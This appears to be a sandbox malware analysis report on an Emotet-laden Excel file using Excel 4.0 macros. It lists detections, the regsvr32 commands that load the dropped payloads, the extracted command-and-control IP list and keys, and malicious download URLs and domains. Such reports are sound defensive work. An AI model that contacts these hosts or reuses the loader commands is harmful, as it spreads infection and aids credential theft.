ID: 667161
Sample Name: Bericht 6581.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:08:13
Date: 17/07/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

Bericht 6581.xls


Overview

General Information

Sample Name:	Bericht 6581.xls
Analysis ID:	667161
MD5:	349779ed9b68f3..
SHA1:	b940cabd884612..
SHA256:	b8e39a80c58b7b..
Tags:	xls
Infos:	



Detection




Hidden Macro 4.0, Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Office document tries to convince v…
- Yara detected Emotet
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Office process drops PE file

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2716 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 2480 cmdline: C:\Windows\System32\regsvr32.exe /S ..\soci1.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1600 cmdline: C:\Windows\System32\regsvr32.exe /S ..\soci2.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2164 cmdline: C:\Windows\System32\regsvr32.exe /S ..\soci3.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1672 cmdline: C:\Windows\System32\regsvr32.exe /S ..\soci4.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1316 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\NfgWijQQRQpENoq\gUYUkALTAiOgx.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- svchost.exe (PID: 2364 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "174.138.33.49:7080",
    "188.165.79.151:443",
    "196.44.98.190:8080",
    "5.253.30.17:7080",
    "190.145.8.4:443",
    "54.37.228.122:443",
    "128.199.217.206:443",
    "175.126.176.79:8080",
    "104.248.225.227:8080",
    "54.37.106.167:8080",
    "198.199.70.22:8080",
    "139.59.80.108:8080",
    "103.85.95.4:8080",
    "165.232.185.110:8080",
    "103.224.241.74:8080",
    "178.62.112.199:8080",
    "178.238.225.252:8080",
    "62.171.178.147:8080",
    "202.134.4.210:7080",
    "103.71.99.57:8080",
    "103.41.204.169:8080",
    "139.196.72.155:8080",
    "188.225.32.231:4143",
    "87.106.97.83:7080",
    "37.44.244.177:8080",
    "64.227.55.231:8080",
    "93.104.209.107:8080",
    "103.56.149.105:8080",
    "43.129.209.178:443",
    "202.29.239.162:443",
    "210.57.209.142:8080",
    "83.229.80.93:8080",
    "85.25.120.45:8080",
    "190.107.19.179:443",
    "157.230.99.206:8080",
    "195.77.239.39:8080",
    "36.67.23.59:443",
    "104.244.79.94:443",
    "118.98.72.86:443",
    "37.187.114.15:8080",
    "46.101.98.60:8080",
    "85.214.67.203:8080",
    "165.22.254.236:8080",
    "157.245.111.0:8080",
    "128.199.242.164:8080",
    "202.28.34.99:8080",
    "88.217.172.165:8080"
  ],
  "Public Key": [
    "RUNTMSAAAAD0LxqDNhonUYwk8sqo7IWuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYofpZFucPDXCZ0z9i+ooUffqeoLZU0Z74QVUQAAJA=",
    "RUNLMSAAAADYNZPXY4tQxd/N4Wn5sTYAm5tUOxY2ol1ELrI4MNhHNi640vSLasjYTHpFRBoG+o84vtr7AJachCzOHjaAJFCWXL4QVUQAAIg="
  ]
}
```


Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
Bericht 6581.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x15aaa:$s1: Excel • 0x16b3e:$s1: Excel • 0x3520:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\Bericht 6581.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x15aaa:$s1: Excel • 0x16b3e:$s1: Excel • 0x3520:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.1764450272.0000000002020000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000007.00000002.1494028683.0000000001F40000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000008.00000002.1764515187.0000000002131000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000007.00000002.1494505422.0000000002141000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.regsvr32.exe.1f40000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
8.2.regsvr32.exe.2020000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.regsvr32.exe.1f40000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
8.2.regsvr32.exe.2020000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET CNC Feodo Tracker Reported CnC Server TCP group 9 - Source IP: 192.168.2.22 - Destination IP: 174.138.33.49

Timestamp:	192.168.2.22174.138.33.494917770802404316 07/17/22-13:14:11.436544
SID:	2404316
Source Port:	49177
Destination Port:	7080
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Scripting	Path Interception	1 1 1 Process Injection	1 3 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	4 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 2 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Virtualization/Sandbox Evasion	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 4 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Scripting	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	1 2 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Hidden Files and Directories	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Regsvr32	DCSync	3 5 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Bericht 6581.xls	34%	Metadefender		Browse
Bericht 6581.xls	46%	ReversingLabs	Document-Word.Trojan.Abracadabra	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\l7IggNeBzEXeF5[1].dll	54%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\l7IggNeBzEXeF5[1].dll	88%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\soci4.ocx	54%	Metadefender		Browse
C:\Users\user\soci4.ocx	88%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\NfgWijQQRQpENoq\gUYUkALTAiOgx.dll (copy)	54%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Windows\System32\NfgWijQQRQpENoq\gUYUkALTAiOgx.dll (copy)	88%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
atperson.com	13%	Virustotal		Browse
atici.net	14%	Virustotal		Browse
eliteturismo.com	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://atperson.com/campusvirtual/EOgFGo17w/	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://174.138.33.49:7080/$	100%	Avira URL Cloud	malware	
http://https://js.cofounderspecials.com/splash.js?v=1.1.1	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://174.138.33.49:7080/(	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://atici.net/c/JDFDBMIz/	100%	Avira URL Cloud	malware	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://174.138.33.49/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
domesticuif.co.za	196.22.142.203	true	false		high
atperson.com	51.38.169.114	true	true	• 13%, Virustotal, Browse	unknown
atici.net	185.15.196.157	true	false	• 14%, Virustotal, Browse	unknown
eliteturismo.com	44.194.33.146	true	false	• 11%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://atperson.com/campusvirtual/EOgFGo17w/	true	• Avira URL Cloud: malware	unknown
http://domesticuif.co.za/libraries/nbnH9dpd/	false		high
http://atici.net/c/JDFDBMIz/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000008.00000002.1764652906.0000000002F26000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000008.00000002.1764652906.0000000002F26000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://174.138.33.49:7080/$	regsvr32.exe, 00000008.00000002.1764623608.0000000002ED0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://js.cofounderspecials.com/splash.js?v=1.1.1	8WkzZvRZPr2gVDdMW[1].dll.0.dr, soci3.ocx.0.dr	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.entrust.net03	regsvr32.exe, 00000008.00000002.17646529 06.0000000002F26000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://174.138.33.49:7080/(	regsvr32.exe, 00000008.00000002.17646236 08.0000000002ED0000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000008.00000002.17646529 06.0000000002F26000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000008.00000002.17646529 06.0000000002F26000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000008.00000002.17646529 06.0000000002F26000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000008.00000002.17646529 06.0000000002F26000.00000004.00000020.00 020000.00000000.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000008.00000002.17646529 06.0000000002F26000.00000004.00000020.00 020000.00000000.sdmp	false		high
http://https://174.138.33.49/	regsvr32.exe, 00000008.00000002.17646236 08.0000000002ED0000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
157.230.99.206	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
188.165.79.151	unknown	France		16276	OVHFR	true
196.44.98.190	unknown	Ghana		327814	EcobandGH	true
174.138.33.49	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
43.129.209.178	unknown	Japan		4249	LILLY-ASUS	true
103.41.204.169	unknown	Indonesia		58397	INFINYS-AS-IDPTInfinysSystemIndonesiaID	true
36.67.23.59	unknown	Indonesia		17974	TELKOMNET-AS2-APPTTelekomunikasiIndonesiaID	true
5.253.30.17	unknown	Latvia		18978	ENZUINC-US	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
85.214.67.203	unknown	Germany		6724	STRATOSTRATOAGDE	true
83.229.80.93	unknown	United Kingdom		8513	SKYVISIONGB	true
198.199.70.22	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
93.104.209.107	unknown	Germany		8767	MNET-ASGermanyDE	true
188.225.32.231	unknown	Russian Federation		9123	TIMEWEB-ASRU	true
175.126.176.79	unknown	Korea Republic of		9523	MOKWON-AS-KRMokwonUniversityKR	true
128.199.242.164	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true
104.248.225.227	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
178.238.225.252	unknown	Germany		51167	CONTABODE	true
190.145.8.4	unknown	Colombia		14080	TelmexColombiaSACO	true
46.101.98.60	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	true
44.194.33.146	eliteturismo.com	United States		14618	AMAZON-AESUS	false
103.71.99.57	unknown	India		135682	AWDHPL-AS-INAdvikaWebDevelopmentsHostingPvtLtdIN	true
87.106.97.83	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
103.85.95.4	unknown	Indonesia		136077	IDNIC-UNSRAT-AS-IDUniversitasIslamNegeriMataramID	true
202.134.4.210	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
88.217.172.165	unknown	Germany		8767	MNET-ASGermanyDE	true
165.22.254.236	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
118.98.72.86	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
139.59.80.108	unknown	Singapore		14061	DIGITALOCEAN-ASNUS	true
37.44.244.177	unknown	Germany		47583	AS-HOSTINGERLT	true
104.244.79.94	unknown	United States		53667	PONYNETUS	true
157.245.111.0	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
54.37.106.167	unknown	France		16276	OVHFR	true
202.29.239.162	unknown	Thailand		4621	UNINET-AS-APUNINET-TH	true
103.56.149.105	unknown	Indonesia		55688	BEON-AS-IDPTBeonIntermediaID	true
85.25.120.45	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	true
37.187.114.15	unknown	France		16276	OVHFR	true
51.38.169.114	atperson.com	France		16276	OVHFR	true
139.196.72.155	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	true
165.232.185.110	unknown	United States		22255	ALLEGHENYHEALTHNETWORKUS	true
128.199.217.206	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true
196.22.142.203	domesticuif.co.za	South Africa		37153	xneeloZA	false
103.224.241.74	unknown	India		133296	WEBWERKS-AS-INWebWerksIndiaPvtLtdIN	true
210.57.209.142	unknown	Indonesia		38142	UNAIR-AS-IDUniversitasAirlanggaID	true
190.107.19.179	unknown	Colombia		27951	MediaCommercePartnersSACO	true
202.28.34.99	unknown	Thailand		9562	MSU-TH-APMahasarakhamUniversityTH	true
